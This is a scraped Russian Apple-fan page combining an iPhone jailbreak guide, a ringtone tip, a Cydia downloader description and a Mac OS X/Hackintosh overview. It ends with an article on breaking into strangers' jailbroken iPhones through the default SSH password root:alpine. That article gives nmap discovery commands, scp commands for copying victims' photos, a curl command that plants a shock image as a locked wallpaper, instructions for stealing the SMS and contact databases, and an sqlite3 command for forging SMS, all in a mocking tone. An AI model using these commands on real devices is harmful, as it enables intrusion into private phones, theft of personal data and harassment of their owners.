

 Все про iPhone, Mac, iPad guardtroops
 QuickPwn 2.2.5-2 (Windows Only)-версия программы
https://pic.ipicture.ru/uploads/090314/Y9tWt37Bq6.png
спасибо за помощь https://pic.ipicture.ru/uploads/090314/MZVYv1M7Hp.jpg
Для приобретенных в России 3G официально, можно уверенно делать джейлбрейк!
Важно! Перед запуском QuickPwn все приложения на компе, должны быть закрыты!
Для тех, у кого не официальные телефоны iphone 3G, пока НЕ ОБНОВЛЯТЬ!!!
Для 3G не официальных, пока можно ставить кастом прошивку 2.2.1 модем не обновляет. Вводим тело в DFU Mode и устанавливаем.
Либо можно установить прошивку версии 2.2 для 2g и 3g и QuickPwn 2.2.-1, далее аналогично как описано ниже.
Открываем архив, перетаскиваем файл QuickPwn 2.2.5-2 а рабочий стол и запускаем.
Обновляем itunes на полследнюю версию.
Обновляем прошивку на вашем iPhone.
Это можно сделать через iTunes, чтоб он сам скачал и установил прошивку, или вручную, как описано ниже.
Если вы выбрали способ установки прошивки через iTunes, то в iTunes кликайте на обновить.
Скачиваем и распаковываем бутлоудеры (для iPhone 3G не надо) Бутлоудеры 3.9 и 4.6
Кому нужны прошивки отдельно, можно скачать здесь:
Для iPhone 2G здесь
Для iPhone 3G здесь
Теперь приступаем к джейлбрейку. У кого уже установлена прошивка 2.2.1 начинаем с 4го пункта!
1) Открываем iTunes и подключаем iPhone к компу.
2) Зажимаем SHIFT Восстановить в iTunes и выбираем скачанную прошивку.
3) После рестора, iPhone не трогаем, iTunes закрываем совсем.
4) Запускаем QuickPwn, программа находит ваш iPhone.
5) QuickPwn сам выбирает ваш тип гаджета.
https://s46.radikal.ru/i111/0901/ab/c6a4f22f8d07.jpg
6) Выбираем скачанную прошивку и жмем голубой квадрат со стрелкой.
https://s50.radikal.ru/i127/0901/fe/fcdabbb563fc.jpg
7) В меню настроек джейлбрейка выставляем галки как показано ниже и жмем голубой квадрат со стрелкой.(для iPhone 3G опция Unlock phone отсутствует)
https://s51.radikal.ru/i132/0811/12/9e2dec8da2d1.jpg
8) В меню бутлоудеров жмем на Browse, указываем скачанные бутлоудеры, и жмем голубой квадрат со стрелкой (для 3G не надо).
https://s45.radikal.ru/i109/0811/a1/833264bddc55.png
9) Далее жмем голубой квадрат со стрелкой.
https://s56.radikal.ru/i152/0811/f3/bd4c0c69d530.png
10) Далее вам надо просто следовать инструкции по введению iPhone в DFU mode. Следите за активностью строк в своем окне программы.
если у вас не получилось ввести в DFU программа вам предложит сделать это еще раз.
(1) строка -- программа переводит тело в нормал моде (сама, шнурок диск)
(2) строка -- зажимаем кнопку Номе, и держим.(как нажали, так и держим Номе все время)
(3) строка -- держим Номе зажимаем Power (держим 2 кнопки, Power 10сек. и отпускаем) программа показывает время.
(4) строка -- зажимаем только Номе, экран тела белеет, кнопку отпускаем!
(5) строка -- начинается процесс джейлбрейка.
https://s45.radikal.ru/i107/0811/7b/f27ee148f8b1.png
11) При обнаружении iPhone в DFU mode программа начнет процесс джейлбрейка.
После успешного завершения процесса дождитесь загрузки iPhone.
https://s49.radikal.ru/i124/0811/f7/5fcc04105125.png
12) После окончания джейлбрейка НИ В КОЕМ случае не трогать iPhone, т.к. начнет свою работу BootNeuter.
Его работу также прерывать нельзя. Дождитесь ее окончания, а потом смело можете пользоваться iPhone.
После джейла, вам нужно запустить iTunes и он вам предложит настроить телефон, как новый или из резервной копии.
Если вы все сохранили зарание, то вам надо выбрать как новый, если нет, то из резервной копии, потом все извлечь, и заново перепрошить,
во второй раз, настроить только как новый. Это нужно для того, чтоб не потерять ваши данные.
Всегда после прошивки настраивайте ваш телефон, как новый. Если не настроить, как новый, то баги со старой прошики попадут в новую,
могут возникнуть зависания, и подтормаживать некоторые программы. Особенно это относится кто переходит с 1.х.х на 2.х.х.
Вам может понадобится для работы QuickPwn Microsoft.Net Framework 3.5
Все свои действия с телефоном, Вы делаете на свой страх и риск!
Если Вы сделали джейлбрейк и после перезагрузки увидели,что у Вас нет сети,Вам не нужно расстраиваться.
Для 3G официальных.
После обновления или восстановления прошивки, не отключайте телефон от компа, дождитесь активации телефона в iTunes.(он увидит сеть) И не забывайте , все это ради пародии !!! ;)
Для 2G Вам понадобится Wi-Fi
После настройки Wi-Fi заходим в Cydia и обновляем ее.
После обновления Cydia, заходим в нее и находим в папке Utilities BootNeuter, смотрите скрин ниже.
Устанавливаем BootNeuter на телефон, выходим из Cydia и запускаем BootNeuter,
он сам включает нужный Boot и молчит около 2 минут,затем телефон сам уходит в Reboot.
После перезагрузки опять запускаем BootNeuter и включаем Neuter, FakeBlank и Unlock и далее нажимаем кнопку Flash.
Телефон выдает два сообщения и долго крутит Ромашку (около 4-5 минут), затем перезагрузка и телефон видит сеть.
https://i066.radikal.ru/0901/9f/d71a25c860f4.png https://s56.radikal.ru/i153/0901/7e/fb8b82b8eb66.png
Адаптировано с сайта https://www.iphones.ru/, автор Странник

 guardtroops

QuickPwn 2.2.5-2 (Windows Only)-версия программы https://pic.ipicture.ru/uploads/090314/Y9tWt37Bq6.png спасибо за помощь https://pic.ipicture.ru/uploads/090314/MZVYv1M7Hp.jpg Для приобретенных в [...] читать описание
22667
Все про iPhone, Mac, iPad DimonVideo Ране в анологичной статье писалось как ставить видео на заставку или на звонок или на отдельный контакт.Но программа vWallpaper из Cidia предлагает ставить только свои ролики, причем их нужно еще и скачать.Что бы не тратить драгоценный для некоторых трафик нашел способ как заливать свое видео на звонок
1 конвертируем клип в .mp4
2 заходим privat/var/mobile/media/skrew/vRingtones/ и кидаем туда наш клип
3 переименовываем файл как на картинке №2
Важно: При копировании файла яблоко автоматически присваивает ему название типа E8ир%U8% - Candy man.mp4. Если не убрать *E8ир%U8%* перед * - Candy man.mp4 как на скрине, программа будет вылетать.
P.S. Есть тормоза при работе с Блютус гарнитурой, а именно если при входящем звонке нажать *ответ* ябблоко виснет. Без гарнитуры все ок, лично у меня.
Все делал на прошивке 2.2.1Прикрепленный файл: 2477_video-na-zvonok.jpg (147.27 кб)Прикрепленный файл: 2477_video-na-zvonok.jpg (151.79 кб)
DimonVideo

Ране в анологичной статье писалось как ставить видео на заставку или на звонок или на отдельный контакт.Но программа vWallpaper из Cidia предлагает [...] читать описание
5139
Все про iPhone, Mac, iPad guardtroops Думаю, многие пользователи нашего сайта пользуются программой для яблокофона Cydia! И конечно же Вы в курсе, что программа в отношении трафика довольно прожорлива, а не у всех под рукой имеется халявная точка Wi-Fi, кроме того после прошивки айфона приходится восстанавливать все программы заново, а это довольно хлопотное и дорогое удовольствие!
Теперь, благодаря разработчику c www.iphoneapps.ru, Blind Guardian, появилась программа Cider@, которая способна скачивать и загружать на ваш iPhone пакеты из многочисленных репозиториев Cydia. Таким образом, Cider экономит драгоценное время и деньги. Cider полностью бесплатен!
Интерфейс Cider очень прост и интуитивен, Содержание вкладок программы
Добавление нового репозитория
1. Для того чтобы добавить новый источник, откройте первую вкладку (Источники). Затем введите полный адрес репозитория (полный список можно найти на нашем форуме).
2. Нажмите кнопку “Добавить”.
3. После этого репозиторий появится в списке.
4. Теперь нажмите кнопку “Обновить выбранные источники”. Cider автоматически обновит репозиторий.
Скачивание пакетов
1. Перейдите во вторую вкладку (Пакеты). Там находится список пакетов.
2. Здесь выберите нужный пакет. В правом окне появится его информация и описание.
3. Для того чтобы скачать пакет, отметьте его галочкой и нажмите кнопку “Загрузить выбранные пакеты”. Cider автоматически загрузит его.
Установка пакетов на iPhone
Способов установки целых три:
1 способ :
Можно скопировать пакет в кэш Cydia на iPhone и синхронизировать источники. Затем открыть Cydia и установить нужный пакет штатным способом. Преимущества - Cydia не будет скачивать этот пакет, т.к. он уже будет в ее кэше. Вы можете даже отключить Edge перед запуском Cydia, и это сэкономит не только траффик, потраченный на загрузку пакета, но и на процедуру обновления источников.
2 способ (самый простой):
Скопировать пакет в папку автоустановки Cydia в устройстве. После перезагрузки пакет установится автоматически.
3 способ (самый сложный):
Скопировать пакет в устройство, запустить terminal и установить пакет при помощи утилиты dpkg.
Вкладка “Настройки” предоставляет необходимый для удобства минимум - опции автоматического обновления источников и копирования источников и пакетов.
Теперь после восстановления iPhone, делаем:
Прошивку джейл востановление из iTunes востановление из Cider! https://files.myopera.com/Creat0R/Opera_AC/Icons/Kolobki/crazy.gif
То есть теперь можно устанавливать программы из сидии предварительно скачав их!Множество программ в формате deb здесь Очевидно можно добавить раздел на сайт программы из Cydia https://files.myopera.com/Creat0R/Opera_AC/Icons/Kolobki/bye.gif
Сама программа в прикрепленном файле
Адаптировано мною с сайта www.iphoneapps.ruПрикрепленный файл: 2474_cider.2.zip (650.16 кб)
guardtroops

Думаю, многие пользователи нашего сайта пользуются программой для яблокофона Cydia! И конечно же Вы в курсе, что программа в отношении трафика [...] читать описание
41889
Все про iPhone, Mac, iPad And.rwMac OS X является 10тым и последним на сегодня поколением операционных систем от Apple Inc. выпустившей в далёком 1984 году первый персональный компьютер Macintosh.
Выход Mac OS X на рынок в 2001г, непосредственно связан с возвратом на пост руководителя компании её основателя и многолетнего директора Стива Джобса в 1997г.
Созданная новая операционная система Mac OS X позаимствовала интерфейс и эргономику (принципы) работы пользователя от проекта NeXT Step развиваемого Стивом Джобсом во время отсутствия в Apple Inc, а также ядро, а с ним, многозадачность, стабильность работы и принципы взаимодействия с оборудованием от FreeBSD.
New Mac OS X, является квинтессенцией реализации дружественного и удобного взаимодействия пользователя и компьютера, тем самым делая Mac OS X наиболее совершенной ОС, созданной для конечного пользователя. Системой где расположение и эргономика каждого элемента интерфейса продуманы до мелочей и их использование создает по-просту впечатление, что нужные элементы управления появляются, как по волшебству, как раз там где вы в них и нуждаетесь, при том что сама их функция вызывается практически одним нажатием, по сравнению с другими ОС, вынуждающими от пользователей, как оказывается, огромного количества избыточных и по-просту не нужных действий --- Простота и Удобство, вот символ успеха. Системой которая изменяет сам принцип работы с компьютером, из попечительства ящиком Пандоры, на работу с точным и надежным, простым и предсказуемым инструментом, который внезапно, после запуска Mac OS X, перестал быть шальной шарманкой, а стал надёжным другом и верным помошником. Помошником, вся прелесть использования которого становится на столько незаметна и приятна, что вы и поверить не можете в то, как ранее без него обходились.
Общее строение Mas OS X можно упростить к следующему:
Ядро - Darwin главная подсистема ОС, по сути дела являющейся FreeBSD,
Интерфейс пользователя Aqua,
интерфейсы работы программ Carbon, Сocoa, Сorefoundation выводящиеся из Next OS,
за рендеринг графики 3D отвечает OpenGL требующий поддержки со стороны драйверов графического адаптера технологий Quartz Extreme (QE) и Core Image (CI),
при работе с жестким диском используется файловая система HFS Journaled,
драйверы содержатся в контейнерах .kext,
инсталляторы программ в контейнерах .pkg, содержащие конфигурационные файлы .plist,
часть инсталляторов распространяется в виде образов дисков .dmg использующих файловую систему hfs (доступную для просмотра на платформе Windows с помощью TransMac, UltraIso или других программ имеющих средства доступа к HFS разделам)
New Mac OS X является ещё одним из многочисленных продуктов Яблочной Корпорации, созданных в соответствии с её Максимой: \"Превосходные идеи следует упаковывать в Превосходные Идеи\", а вследствии чего является продуктом не вызывающим зависимости от настроек, конфигурации, реинсталляции, пост компиляции и тд. рабочей среды, а только продуктом вызывающим зависимость от простоты использования, интуитивности, эффективности, минимализации затрат рабочего времени, индивидуализации и заботы о самочувствии и комфорте, как физическом, так и душевном, конечного пользователя, не только при покупке, но и в дальнейшем использовании. Поэтому заранее предупреждаю, что вкусив сладкого запретного плода, полного изящества и красоты Mac OS X, вы подвергаете свой бюджет, огромному риску, связанному с приспособлением и переходом к пользованию добродетельсвами, Отличной Цифровой Вселенной, мотто которой: \"Подумай Просто --- Подумай Иначе\"*.
* Игра слов: Отличный --- как отличительный, и как превосходный одновременно, а также свободный превод Think Different как Think Simple Firstly -- т.е. \"Думай Иначе\" как \"Думай Просто в первую очередь\"
New С 2001г когда была выпущена операционная система 10.0.0 Cheetah, сменилось 5 поколений MAC OS X, Последней из которых является выпущенная 26 октября 2007 Mac OS X 10.5.0 Leopard обслуживающая:
Мультипроцессорность,
64 битовые программы,
Имеющая Русский Интерфейс,
поддержку A2DP и AVRCP,
Stacks - Каталоги быстрого доступа к файлам,
Cover Flow в Finder - Просмотр файлов в Проводнике, как обложек дисков в iTunes,
Quick Look - Предпросмотр содержимого файлов как миниатюр, а также документов с просмотром содержания, без запуска специализированных программ,
Spaces - Виртуальные рабочие столы, отличающиеся простотой использования и переноса,
Time Machine - Анимированный Бэкап, наконец действительно удобный,
MobileMe - Хостинг сервис, Бэкап, Сервис Синхронизации, и Push Mail вебсервис для Мак,
BootCamp - Встроенный менеджер множественной загрузки, к сожалению работающий только на железе Apple,
Expose - Горячие уголки рабочего стола, позволяющие мнгновенно упорядочить открытые окна,
Dashboard - Под-оболочку рабочего стола для хранения малых но удобных приложений, званых виджетами,
RSS Visualiser - Красивейший скринсейвер, и RSS клиент по совместительству,
FrontRow - Оболочку для комфортного просмотра мультимедиальных файлов на вашем экране,
Dock -- рус. яз. - Анимированую строку запуска и управления запущенными приложениями.
Как ранее и говорилось, успех Mac OS X предопределяют:
Минимализация Интервенций, необходимых для функционирования ОС и рабочей среды, от Пользователя до минимума;
Графически Ориентированная Модель взаимодействия Пользователя с программным обеспечением, ставящяя, на пример, знак равенства между программой и её иконой;
Программные Файловые Среды, позволяющие на удобную работу с множеством файлов одного типа, объединенных в упорядоченный массив в одной локализации, средствами этой среды: iTunes, iPhoto, iMovie.
Отсутствие болячек и Болезней детского возраста, свойственных Windows и частично Linux:
Код:Отсутствие Реестра, Практически отсутствие обращений к файлу подкачки, Время работы без перезагрузок исчисляемое годами, Отсутствие синих экранов смерти и Зависаний рабочего стола, Запуск и Выключение системы исчисляемое секундами, а не минутами, Мгновенное Время Реакции на действия пользователя (в мс. а не секундах), Mac OS X остаётся такой же быстрой как и в первый день установки, независимо от времени эксплуатации и количества инсталлированных программ, Процесс или несколько процессов копирования или воспроизведения видеофайлов не блокируют комфортной работы ОС с другими программами.
Как бы то не было: Mac OS X однажды настроенная растворяется, исчезает из поля зрения пользователя, позволяя ему сосредоточится на реализации своих задний и работе с компьютером, а не на борьбе с ошибками, запросами, или настройками, как это имеет место в Windows, а также конфигурацией и компилированием исходников в Linux.
Все версии Mac OS X до поколения 10.4.4 Tiger и 10.5.0 Leopard были компилированы под архитектуру PowerPC (PPC) что вязалось и далее вяжется с аппаратной привязкой Mac OS X к оборудованию Apple. Однако с появлением у IBM проблем с производством высокопроизводительных процессоров, пригодных для применения в ноутбуках (проблеммы с энергопотреблением и тепловыделением) Apple была вынуждена перейти на использование процессоров Intel благо та начала производство убийцы P4, процессора архитектуры Core Duo. Благодаря чему Apple и дальше смогла предложить высокопроизводительное компьютеры Intel Mac, а также начать подбивать сердца пользователей Windows благодаря возможности запускать Windows и Windows приложения, а также Mac OS X на одном компьютере, с помощью boot менеджера Boot Camp; и виртуальным платформам Parallels Desktop и VMware Fusion (дающих возможность запускать приложение Windows как обычное приложение Mac OS X)
С момента перехода на процессоры Intel, оффициальные дистрибутивы Mac OS 10.4.4 Tiger выступают в двух версиях для PowerPC (PPC) и Intel, с появлением Mac OS X 10.5.x Leopard ситуация изменилась и версии Leopard PCC и Intel содержатся на одном диске (6, 5 гб), приложения же выпускаются в инсталляторах формата Uniwersal Binaries содержащих две версии программы как для PPC так и для Intel Mac, хотя на сегодняшний момент всё больше программ существует в формате только для Intel Mac. В версию Mac OS X 10.4.1 Tiger и выше встроен транслятор Rosetta позволяющий запускать на Intel машинах многие приложения PPC.
В тот же момент Apple не могла допустить что бы Mac OS X, была свободно доступна для установки на любой Windows PC, так как вследствие этого наступило бы падение продаж её MAC компьютеров и в след за этим убытки, поэтому ввела в платформу модификации : Проверку Ядром системы и OSloaderом наличия EFI и TPM модуля, привязывающую её операционную систему к компьютерам Macintosh (Intel Mac), так же дополнительным сдерживающим фактором является ограниченное число драйверов к комплектующих от сторонних производителей, отличных от использующихся в Intel Маках.
Hakintosh --- Является проектом позволяющим отвязать Mac OS X от hardware Apple состоящий как из написания загрузчика PC-EFI эмулирующего вызовы EFI и TPM для родного ядра (Vanilla) Mac OS X так и написания новых драйверов и/или их модификации. Версии Mac OS X описываемые на этом форуме имеют интегрированный эмулятор PC-EFI а также взломанные ядра с отключенной проверкой TPM и загрузчик работающий через BIOS, а не через EFI, что позволяет запускать Mac OS X на многих компьютерах удовлетворяющих системным требованиям.
К сожалению использование PC-EFI и родного ядра Mac OS X ограниченно только до пользователей процессоров архитектуры Core Duo с поддержкой инструкций SSSE3 (не путать с SSE3). Пользователи процессоров архитектуры NetBurst и K9-K10 AMD (Pentium 4 // AMD X2/X4) с поддержкой SSE3 и HPET могут также использовать загрузчик PC-EFI c модифицированным ядром 10.5.1 Leopard.
Взлом ядра является наиболее сложным процессом, поскольку Apple с опозданием публикует его исходники, а их перекомпиляция и отладка занимает длительное время, так же как и доработка драйверов. У Леопарда на сегодня стоманны ядра 10.5.3 - 10.5.0, а современные стабильные релизы 10.5 Leopard это Kalyway 10.5.2 (более стабильный) и iATKOS 10.5.2 v2, с интегрированными PC-EFI, предназначеные для процессоров Intel SSE3/SSE2. Cоответственно для AMD стабильным является Zephyros 10.5.2 v2 и универсальный для обоих платформ Leo4All 10.5.2 v3. К сожалению во всех этих релизах отсутствует русский языковой пакет локализации ОС, который нужно cкачать и установить: Russian.pkg, что тем не менее не мешает радоваться русским языком установщика Leopard. Для Mac OS X 10.5.3 не выпущен ещё Install DVD, поэтому пока обновляемся с помошью JaS OsX86 10.5.3 Intel SSE3 Combo Update или Kalyway Combo Update 10.5.3 предназначенных только для пользователей процессоров Intel с поддержкой SSE3. Релизы 10.5 Leopard ToH и 10.5 BrazilMac устарели и интересны только как музеальные экспонаты эволюции взлома Leopard.
Updated by cvad:
В связи с многочисленными вопросами на всех форумах: \"Какой дистрибутив лучше для SSE2 ONLY процессоров?\" После перебора всех дистрибутивов, доступных на момент установки (впрочем, и более поздних тоже), оказалось, что на достаточно распространенной конфигурации (MB Intel® 865PE, P4 SSE2 ONLY), может загрузиться без перманентного ребута (SSE2 ONLY процессоры), только сборка iATKOS_v1.0ir2
Пример установки: ASUS P4P800 Deluxe - установка MAC OS X 10.5.1
За всё время, от выпуска 10.4.4 Tiger, выпущено несколько стабильных установочных дистрибутива (Install DVD) со сломанными ядрами поколения Tiger: 10.4.4; 10.4.8; 10.4.9: 10.4.10 и 10.4.11. Наилучшие Install DVD - это XxX_10.4.11 для Intel c поддержкой PC-EFI, также интересны: TubGirl_10.4.10_AMD_test1 (наилучший в настоящий момент для установки на АМД системы), ChaosX_10.4.10 (наиболее стабильный и содержащий самые свежие версии видео драйверов), кроме того delta патч для версии 10.4.9 до версии 10.4.10 от Paulicat вполне стабилен, ядро же 10.4.10 скомпилированно из исходников с поддержкой speedstep для процессоров как интел, так и АМД. Любителям проверенных решених предлагаю использовать Jas 10.4.8 Install DVD. Версии от 10.4.5 до 10.4.7 содержали в себе ядро 10.4.4 и декриптированные кехты, Стабильным же релизом на ядре 10.4.4 была версия 10.4.6 Install DVD. До времён 10.4.9 и 10.5.0 все качественные образы Install DVD поступалили от Jas и большинстве своём были доступны для Intel и AMD процессоров поддерживающих как SSE3 так и SSE2
От момента релиза 10.5.0 Leopard появилось еще одно направление взлома OSX - ведутся интенсивные работы по эмуляции EFI т.к. позволит это использовать не модифицированное ядро и кехты от Apple, а также без проблем инсталлировать все будующие обновления Mac OS X Leopard на платформе Core2Duo. На сегодня с помошью Pc-EFI обновиться можно до 10.4.11 и 10.5.2
EFI (Extensible Firmware Interface) разработанное Intel следующее поколение Bios использующееся только в компьютерах Apple, лечится использованием ранних модифицированных кехтов от Apple использующих старый биос.
Дo момента появления ядра 10.4.8 со встроенной эмуляцией TPM использование кехтов требовало их декрептирвания. На сей момент вопрос с TPM ( Trusted Platform Module) -- небольшой микросхеме на материнской плате содержащей ключи шифрования, также как с эмуляцией EFI, решен.
Обновления Mac OS X доступны в двух видах: как моно/mono update (повышающий на одну ступень версию Mac OS X например c 10.4.8 до 10.4.9) так и комбо/combo update (повышающие довольную версию одной генерации Mac OS X до определенного номера, например обновление combo update 10.4.9 обновит довольную версию Mac OS X Tiger между 10.4.0-10.4.8 до версии 10.4.9). Супер!!! скажите вы и окажитесь неправы поскольку использование официальных обновлений на системе без Pc-EFI или без замены ядра перед перезагрузкой приведет к полной неработоспособности вашей инсталляции Mac OS X. Поэтому использование обновление Mac OS X является очень болезненным процессом и требует кроме замены ядра и/или использования PC-EFI, также сохранения старого AppleSMIBios.kext и Vanilla_ACPI_Fix (для ядра Vanilla), и кроме того может потребоваться, в случае изменения механизмов работы грядущего ядра со старыми хакнутыми драйверами, замены их на новые версии для грядущего ядра. Также следует помнить что после установки официального обновления потребуется переустановить драйвера изменяющие оригинальные .kextы Mac OS X !!!!
Помимо небольшой популярности факт существования платформы Hakintosh повсеместно признан за маркетинговый ход Apple дающий пользователю возможность опробовать Mac OS X, а тем самым увеличить армию Switcher-ов (пользователей переходящих с Windows) стоящих в очереди за продуктами Apple в её точках продаж.
Источник https://ru-board.com
And.rw

Введение: Чем является Mac OS X и откуда она взялась на PC Mac OS X является 10тым и последним на сегодня поколением операционных систем от Apple Inc. выпустившей [...] читать описание
12597
Все про iPhone, Mac, iPad DimonVideoстрока «alpine».Шесть букв в одном регистре — обычно плохая идея для пароля root, но в обычном, не взломанном, iPhone вводить этот пароль некому и некуда. Он мог бы быть любым, и ничего бы не изменилось.
В России, разумеется, все iPhone взломаны, и на большинстве этих взломанных телефонов установлен OpenSSH — как единственный способ получить доступ к файловой системе. Когда-то это было стандартным этапом взлома и активации.
Таким образом, мы получаем очень забавную картину: почти к любому айфону в России можно удаленно подключиться по ssh с дефолтовой записью root:alpine и получить неограниченные возможности в управлении.
Заставить телефон звонить и отправлять SMS — легко. Украсть базу с SMS,записную книжку, фотографии — еще проще. Вообще, можно сделать все,что угодно.
Обнаружение
Практическую часть экспериментов мы начнем с этапа, который называется «обнаружение». Ведь нужно знать, куда подключаться: к какому ip-адресу. Вообще говоря, у iPhone два сетевых интерфейса: Wi-Fi(en0, согласно ifconfig) и GPRS (PPP-интерфейс ip1, согласно тому же
ifconfig). Для взлома лучше взаимодействовать с телефоном по Wi-Fi:GPRS пролегает по территории сотового провайдера и, к тому же, это очень медленный протокол. Между тем, времени для взлома обычно немного — iPhone любит поспать, и в режиме ожидания (standby mode) практически все процессы (твоя ssh-сессия, запущенный тобой процесс, даже запланированные по cron процессы) ставятся на паузу и возобновляются только после того, как владелец достанет телефон из кармана и разбудит его. Батарейку это экономит, а нервы может подсадить.Можно придумать схему со сканированием всего доступного IP-диапазона какого-нибудь сотового провайдера или с
регистрацией IP-адресов пользователей MobileSafari, зашедших на специально заведенный сайт — но все это лучше отложить на скучные зимние вечера. Куда быстрее и веселее увидеть человека,задумчиво гладящего на экран своего телефона в офисе или кафе с открытой WiFi-сетью.
Обнаружить iPhone с помощью nmap — элементарно. Запусти сканирование стандартным образом (например, nmap -O 10.0.0.*) и увидишь в списке прочих хостов вот такие записи:
Not shown: 1714 closed ports
PORT STATE SERVICE
22/tcp open ssh
MAC Address: XX:XX:XX:XX:XX:XX (Apple)
Device type: phone|media device
Running: Apple embedded
OS details: Apple iPhone mobile phone or
iPod Touch audio player (Darwin 9.0.0d1)
Конечно, сканировать всю подсеть с ключом -O — долго и утомительно. Правильнее было бы пройтись по ней без ключа -O и только потом определить ОС на хостах с открытым 22#ым
портом. Но и это не самый рациональный способ. На взломанном iPhone запущен не только sshd, но и mDNSResponder (Zeroconf от Apple). То есть при входе в сеть iPhone оповещает всех присутствующих о том, какие сервисы он предоставляет. Достаточно запустить, к примеру, SFTP-клиент с поддержкой Bonjour (допустим, Cyberduck под Mac OS X), и он известит тебя о появлении нового хоста в сети. Более того, mDNSResponder доступен в виде исходников, портирован на Linux и на Windows, и его легко использовать для автоматизации процесса поиска и проверки всех появившихся в сети телефонов.
Еще о системе
В мобильной OS X два пользователя (не считая nobody и unknown): root (это ты) и mobile (это владелец телефона). Файловая система телефона разделена на две части. Папка /var/mobile, содержащая данные пользователя, отделена от остальной системы (сделано для того, чтобы после обновления прошивки не нужно было заново заливать на iPhone адресную книгу, музыку и так далее).
Как в любой приличной UNIX ОС, в OS X все — либо файл, либо папка. Самые важные для тебя папки — Library (в них хранятся персональные данные и настройки) и Media (в них хранятся картинки, музыка и видео). В корне файловой системы (помимо стандартных etc, usr, dev и т.д) ты найдешь папки System,Library и Applications. Внутри папки System находится еще одна папка Library. Другая папка Library принадлежит пользователю mobile (/var/mobile/Library). В настольной Mac OS X положение папки Library определяет ее значимость — в /System/Library свои данные хранят системные приложения, в /Library хранятся данные пользовательских приложений, общие для всей системы, а в ~/Library — личные данные пользователя. То же относится и к мобильной OS X. Поэтому большинство интересных вещей (настройки,базы sms и почтовые базы) ты найдешь в папке /var/mobile/
Library/, а ключи доверенных WiFi-сетей — в /Library.
Итак, теперь ты знаешь, где искать полезные данные, но как они выглядят? Данные в мобильной OS X могут лежать внавалку, храниться в файлах .plist или базах SQLite.
Внавалку
Хотя параноики из Apple предпочитают записывать все в отдельные базы данных, кое-что валяется на диске iPhone просто так. Например, сделанные встроенной камерой снимки лежат в /var/mobile/Media/DCIM. Если хочешь их быстро украсть (надежда на домашнее порно жива и будет жить всегда) — воспользуйся утилитой scp: scp -r root@iPhone.local.:/var/mobile/Media/DCIM Человек подарил тебе надежду на домашнее порно — подари ему что-нибудь взамен, сделай его жизнь немножечко лучше. Картинка, которую он использует в качестве фона, хранится в файле /var/mobile/Library/LockBackground.jpg. Неважно, выбрана ли она системных картинок, залита с компьютера или снята встроенной камерой — она будет скопирована в это место и уменьшена до 320х480 пикселей. Размер важен — если картинка будет больше или меньше, она не будет масштабироваться. В жизни каждого должна быть минутка для goatse. Скопируй заранее подготовленную картину на место
указанной (например, curl https://goatse.cx/hello.jpg -o /var/mobile/Library/LockBackground.jpg), закрепи (чтобы растянуть удовольствие): chmod -w /var/ mobile/Library/LockBackground.jpg и перезапусти SpringBoard (killall SpringBoard). Теперь владелец iPhone будет постоянно видеть (без вариантов!) одну из старейших реликвий интернета. Настройки мобильной OS X — яркость, мелодия звонка, время срабатывания будильников и прочее — хранятся, как и в настольной Mac OS X, в файлах plist. Файлы plist бывают двух видов — текстовые и бинарные. Текстовые, разумеется, можно
править любым текстовым редактором (это простой, легко читаемый XML); бинарные надо конвертировать в текстовые, а потом обратно. В мобильной OS X используются оба типа— системные настройки хранятся в текстовом виде, пользовательские — в бинарном.
Конвертируются плисты с помощью утилиты plutil.Если ты пользуешься Mac OS X, она у тебя уже есть, если нет — скачай. Существуют версии и для Linux, и для Windows. Команда plutil -convert преобразует файл из бинарного в текстовый и обратно; после plutil - convert xml1 ты сможешь править файл, после plutil -convert binary1 — скопировать его обратно. Еще лучше пропихнуть на iPhone собранную Эрикой Садун версию plutil для мобильной OS X — она может исправлять различные параметры прямо из командной строки, без конвертации.
Например, в файле /var/mobile/Library/Prefences/com.apple.springboard.plist (после конвертации в
XML) содержится подобный ключ: ringtone system:Motorcycle
Эта настройка определяет общую мелодию звонка. Значение в может быть одним из следующих:
1) (рингтон по умолчанию, называется Marimba);
2) system:название рингтона (рингтон из поставляемых с системой, они содержатся в папке /Library/Ringtones; приведенный выше рингтон — это файл /Library/Ringtones/Motorcycle.m4a);
3) itunes:цифро-буквенный код (залитый пользователем рингтон, содержащийся в /var/mobile/
Media/iTunes_Control/Ringtones; код здесь не имя файла, а идентификатор из какой-то базы данных).
Изменив этот ключ, ты сможешь изменить используемыйрингтон. Самый надежный способ — заменить все системные рингтоны своим (контейнер — MPEG-4, кодек — ААС, длительность — не больше 40 секунд, расширение — .m4r).Чтобы изменить значение ключа ringtone, либо сконвертируй
com.apple.springboard.plist в текст, измени его вручную и сохрани, либо, используя утилиту Эрики, отдай команду: plutil -s ringtone -v \"system:Sonar\" /var/
mobile/Library/Preferences/com.apple.springboard.plist По тому же принципу можно изменить любые настройки мобильной OS X. За год существования iPhone они были прекрасно документированы, а то, что ты не найдешь в Google, за тебя найдет grep. sqlite Наконец, в маленьких уютненьких базочках SQLite хранятся замечательные вещи — база SMS, адресная книжка и многое
другое. База SMS лежит тут — /var/mobile/Library/ SMS/sms.db, адресная книга тут — /var/mobile/
Library/AddressBook.sqlitedb. Скопировав их на свою машину, ты сможешь разобраться в структуре и содержимом с помощью утилиты sqlite3 (у пользователей Mac OS X она есть сразу, у пользователей Linux и Windows тоже не будет особых проблем).
Утилита может выполнять твои желания интерактивно или прямо из командной строки. Если ты вызовешь ее с SQL-запросом, она исполнит его и выйдет. Если без — она вернет тебе приглашение и будет ждать других запросов и команд. Самые интересные таблицы — таблица messages в sms.db и табли-ца ABPerson в AddressBook.sqlitedb. Ты можешь читать, парсить и изменять эти базы, более того — Эрика и ее портировала на iPhone (к вопросу о силе open source). Не забудь сделать резервную копию для себя
— мало ли для чего может пригодиться база чужих SMS и адресная книга с работающими телефонами и электронными адресами. И, конечно, используй sqlite3 в целях мира во всем мире: sqlite3 sms.db \"INSERT INTO messages VALUES(0, \' 0000000\', 1354321900, \' МЫ ЛЮДИ БУДУЩЕГО НЕ ЗАПУСКАЙТЕ КОЛЛАЙДЕР НЕ ЗАПУСКАЙТЕ КОЛЛАЙДЕР\',1,0,NULL,0,0,0,0,0)
\" Пускай человек внезапно обнаружит в своей базе послание из будущего (1 декабря 2012 года в 00:31:40 по Гринвичу — третье поле в таблице содержит дату в эпохе). AT OM FG!
